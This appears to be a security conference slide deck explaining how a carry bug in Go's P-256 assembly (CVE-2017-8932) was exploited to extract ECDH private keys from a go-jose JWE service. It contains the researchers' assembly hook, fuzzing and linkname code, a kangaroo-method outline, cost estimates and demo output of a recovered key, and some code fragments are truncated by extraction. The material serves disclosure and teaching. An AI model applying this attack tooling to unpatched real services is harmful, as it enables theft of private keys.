

Squeezing a key through a carry bit

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One month later



agl commented on May 23

Member



(This issue is CVE-2017-8932.)

[golang-announce](#) ›

[security] Go 1.7.6 and Go 1.8.2 are released

1 post by 1 author



Chris Broadfoot



A security-related issue was recently reported in Go's crypto/elliptic package. To address this issue, we have just released Go 1.7.6 and Go 1.8.2.

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    SBBQ $0, mul0

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    ADDQ $-1, acc4
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$a < b$

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Wrong result with
probability 2^{-32}

A carry propagation bug

ECCCCCCC

Elliptic Curve Cryptography Crash Course for CCC

- Field: numbers modulo p
- Points: like $(3, 7)$; fitting an equation
- Group: a generator point and **addition**
- Multiplication: repeated addition

ECCCCCCCCC

Elliptic Curve Cryptography Crash Course for CCC (cont.)

- Multiplication: $5Q = Q + Q + Q + Q + Q$
- ECDH private key: a big integer d
- ECDH public key: $Q = dG$ (think $y = g^a$)
- ECDH shared secret: $Q_2 = dQ_1$

Double and add


$$Q_2 = dQ_1$$

d is BIG. Like, 256 bit.

Can't add Q to itself 2^{256} times.

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
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$$Z + Q$$

Double and add

$$Q_2 = dQ_1$$




x2

$$Z + Q \times 2$$

Double and add

$$Q_2 = dQ_1$$




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$$Z + Q \times 2 \times 2$$

Double and add

$$Q_2 = dQ_1$$



$$Z + Q \times 2 \times 2 + Q$$

Double and add


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Double and add

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Double and add

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$$Z + Q \times 2 \times 2 + Q \times 2 + Q \times 2 \times 2 \dots$$

Back to the *carry* bug

session key

attacker supplied

secret key

secret = ScalarMult(point, scalar) ← Q₂ = dQ

└─ p256PointAddAffineAsm

└─ p256SubInternal 

$$Q_1 \rightarrow \text{ScalarMult}(Q_1, \boxed{1 \ 1 \ 1 \ 0 \ 1})$$

$$Z + Q_1 \ x2 \ x2 + Q_1 \ x2 + Q_1 \ x2 + Q_1 \ \star$$

$$Q_2 \rightarrow \text{ScalarMult}(Q_2, \boxed{0 \ 1 \ 1 \ 0 \ 1})$$


$$Z + Q_2 \ x2 \ x2 + Q_2 \ x2 + Q_2 \ x2 \ x2 \ \star$$

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$\boxed{1 \ 1 \ 1 \ 0 \ 1}$

$Q_1 \rightarrow$ 0 1 1 0 1 

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Practical realisation and elimination of an ECC-related software bug attack*

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Go implementation of ScalarMult

Booth's multiplication in 5-bit windows.

Precomputed table of 1Q to 16Q. Add, double 5 times.

```
01 00010 01110 01010 01010 10010 00001 01111 10011 01101 ...
```

Precomp table

```
func (p *p256Point) p256ScalarMult(scalar []uint64) {
    // precomp is a table of precomputed points that stores powers of p
    // from p^1 to p^16.
    var precomp [16 * 4 * 3]uint64
    var t0, t1, t2, t3 p256Point

    // Prepare the table
    p.p256StorePoint(&precomp, 0) // 1

    p256PointDoubleAsm(t0.xyz[:], p.xyz[:])
    p256PointDoubleAsm(t1.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t2.xyz[:], t1.xyz[:])
    p256PointDoubleAsm(t3.xyz[:], t2.xyz[:])
    t0.p256StorePoint(&precomp, 1) // 2
    t1.p256StorePoint(&precomp, 3) // 4
    t2.p256StorePoint(&precomp, 7) // 8
    t3.p256StorePoint(&precomp, 15) // 16

    p256PointAddAsm(t0.xyz[:], t0.xyz[:], p.xyz[:])
    p256PointAddAsm(t1.xyz[:], t1.xyz[:], p.xyz[:])
    p256PointAddAsm(t2.xyz[:], t2.xyz[:], p.xyz[:])
    t0.p256StorePoint(&precomp, 2) // 3
    t1.p256StorePoint(&precomp, 4) // 5
    t2.p256StorePoint(&precomp, 8) // 9

    p256PointDoubleAsm(t0.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t1.xyz[:], t1.xyz[:])
    t0.p256StorePoint(&precomp, 5) // 6
    t1.p256StorePoint(&precomp, 9) // 10

    p256PointAddAsm(t2.xyz[:], t0.xyz[:], p.xyz[:])
    p256PointAddAsm(t1.xyz[:], t1.xyz[:], p.xyz[:])
    t2.p256StorePoint(&precomp, 6) // 7
    t1.p256StorePoint(&precomp, 10) // 11

    p256PointDoubleAsm(t0.xyz[:], t0.xyz[:])
    p256PointDoubleAsm(t2.xyz[:], t2.xyz[:])
    t0.p256StorePoint(&precomp, 11) // 12
    t2.p256StorePoint(&precomp, 13) // 14

    p256PointAddAsm(t0.xyz[:], t0.xyz[:], p.xyz[:])
    p256PointAddAsm(t2.xyz[:], t2.xyz[:], p.xyz[:])
    t0.p256StorePoint(&precomp, 12) // 13
    t2.p256StorePoint(&precomp, 14) // 15
}
```

```

for index > 4 {
    index -= 5
    p256PointDoubleAsm(p.xyz[:], p.xyz[:])
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    if index < 192 {
        wvalue = ((scalar[index/64] >> (index % 64)) + (scalar[in
    } else {
        wvalue = (scalar[index/64] >> (index % 64)) & 0x3f
    }

    sel, sign = boothW5(uint(wvalue))

    p256Select(t0.xyz[0:], precomp[0:], sel)
    p256NegCond(t0.xyz[4:8], sign)
    p256PointAddAsm(t1.xyz[:], p.xyz[:], t0.xyz[:])
    p256MovCond(t1.xyz[0:12], t1.xyz[0:12], p.xyz[0:12], sel)
    p256MovCond(p.xyz[0:12], t1.xyz[0:12], t0.xyz[0:12], zero)
    zero |= sel
}

```

Multiplication
loop

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Limbs representation: less overlap and aliasing problems.

```
{1 0} {15 1} {7 0} {5 0} {5 0} {9 0} {1 0} {8 1} {6 1} {9 1} ...
```


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Attack one limb at a time, instead of one bit.

34 limb values \rightarrow 17 points / 5 key bits on average.

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    p256MovCond(p.xyz[0:12], t1.xyz[0:12], t0.xyz[0:12], zero)
    zero |= sel
}

```



Multiplication loop

Assembly hook

```
TEXT paris256SubInternal(SB), NOSPLIT, $0
    XORQ mul0, mul0
    SUBQ t0, acc4
    SBBQ t1, acc5
    SBBQ t2, acc6
    SBBQ t3, acc7
    SBBQ $0, mul0

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    ADDQ $-1, acc4
    ADCQ p256const0◇(SB), acc5
    ADCQ $0, acc6
    ADCQ p256const1◇(SB), acc7


    // Paris256: if the carry bit is clear, the bug would be triggered.
    SBBQ hlp, hlp
    SUBQ hlp, mul0 // was: ADCQ $0, mul0; but we stole the carry bit above
    XORQ $-1, hlp
    ANDQ $1, hlp

    ADDQ $0, mul0

    CMOVQNE acc0, acc4
    CMOVQNE acc1, acc5
    CMOVQNE acc2, acc6
    CMOVQNE acc3, acc7

    RET
```



```
func (t *paris256Trace) Fuzz(precomp [16 * 4 * 3]uint64, prev limb, zero int, pp *p256Point) {
    var t0 p256Point
    for _, b := range boothSpace {
        p := pp
        if b.Sel == 0 && zero == 0 {
            // If this round, the one before, and all the ones before are 0,
            // all the operations are discarded. Spot this by exclusion.
            continue
        } else if zero == 0 { // p = {-sign}precomp[sel]
            p256Select(t0.xyz[0:], precomp[0:], b.Sel)
            p256NegCond(t0.xyz[4:8], b.Sign)
            p = &t0
        } else if b.Sel != 0 { // p = p + {-sign}precomp[sel]
            p256Select(t0.xyz[0:], precomp[0:], b.Sel)
            p256NegCond(t0.xyz[4:8], b.Sign)
             t.X("fuzz-add", paris256PointAddAsm(t0.xyz[:], pp.xyz[:], t0.xyz[:]), b.Sel, true)
            p = &t0
        } // else p = p

        t.X("fuzz-double-1", paris256PointDoubleAsm(t0.xyz[:], p.xyz[:]), b.Sel, true)
        t.X("fuzz-double-2", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
        t.X("fuzz-double-3", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
        t.X("fuzz-double-4", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
        t.X("fuzz-double-5", paris256PointDoubleAsm(t0.xyz[:], t0.xyz[:]), b.Sel, true)
    }
}
```

```
func nextPoint(dlog []byte, bigX, bigY *big.Int) (x, y *big.Int) {
    for i := range dlog {
        dlog[len(dlog)-1-i] += 1
        if dlog[len(dlog)-1-i] ≠ 0 {
            break
        }
    }
}
```

```
    p := p256PointFromAffine(bigX, bigY)
    p256PointAddAsm(p.xyz[:], p.xyz[:], basePoint)
    return p.p256PointToAffine()
}
```

```
// Import the patched p256PointAddAsm.
//go:linkname p256PointAddAsm crypto/elliptic.p256PointAddAsm
```

```
func p256PointAddAsm(res, in1, in2 []uint64)
```

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The first limb

Precomp

3

Limb

3

Doubling

x2 x2 x2 x2 x2



→ 3 x2⁵

The first limb

Precomp

Limb

Doubling

3

3

x2 x2 x2 x2 x2

→

3 x2⁵



3 x2

6

x2 x2 x2 x2 x2

→

3 x2⁶



3 x2 x2

12

x2 x2 x2 x2 x2

→

3 x2⁷



The first limb

Precomp

Limb

Doubling

3

3

x2 x2 x2 x2 x2

→

3 x2⁵



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6

x2 x2 x2 x2 x2

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3 x2⁶



3 x2 x2

12

x2 x2 x2 x2 x2

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
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The
last bits




Kangaroo jumps depend from the terrain at the start point.



Let a tracked kangaroo loose. Place a trap at the end.

Kangaroo jumps depend from the terrain at the start point.



If the wild kangaroo intersects the path at any point, it ends up in the trap.

Back to elliptic curves.



A jump is $Q_{N+1} = Q_N + H(Q_N)$ where H is a hash.

Same starting point, same jump.

You run from a known starting point, then from dG .

If you collide, you traceback to d !

A target

- JSON Object Signing and Encryption, JOSE (JWT)
- ECDH-ES public key algorithm
- go-jose and Go 1.8.1

- Check if the service successfully decrypts payload

Spot instance infrastructure

Sage
dispatcher



/work



/result



Figures!

- Each key: ~ 52 limbs, modulo the kangaroo
- Each limb: ~ 16 points on average
- Each point: $\sim 2^{26}$ candidate points
- $(2^{26} * 16)$ candidate points: ~ 85 CPU hours
- 85 CPU hours: \$1.26 EC2 spot instances
- Total: 4,400 CPU hours / \$65 on EC2

Demo



limb 5 (queries: 9) (work: 29.2 bits)

-16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16

limb 6 (queries: 6) (work: 28.5 bits)

-16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16

limb 7 (queries: 12) (work: 30.5 bits)

-16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16

limb 8 (queries: 5) (work: 29.4 bits)

-16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16

limb 9 (queries: 11) (work: 30.4 bits)

-16 -15 -14 -13 -12 -11 -10 -9 -8 -7 -6 -5 -4 -3 -2 -1 0 +1 +2 +3 +4 +5 +6 +7 +8 +9 +10 +11 +12 +13 +14 +15 +16

last query

limb 9: +9

scalar: 0xb4d9f34ea97bbcfdfa1c8e49c48d917d528963d16620a0bafdc350c59e5cb6f0

point: (0xec8defd11396277d3768274249fd4b7e27bc5b97ae9c46f3545137a4436014e8, 0xf7af6e874f71c2564826097edf28fa597092df5ec03bc1d6b2adf33e8014f171)

summary

limbs: [+1, -16, +11, +12, -15, -11, +14, -11]

key: 416b855b5000

queries: 89

work: 33.3 bits



Sean Devlin

@spdevlin

leave the limbs you've lost!

they belong to me and [@FiloSottile](#) now.



8:05 PM - 26 Dec 2017



Thank you!

No bug is small enough.

Sean Devlin

@spdevlin

Filippo Valsorda

@FiloSottile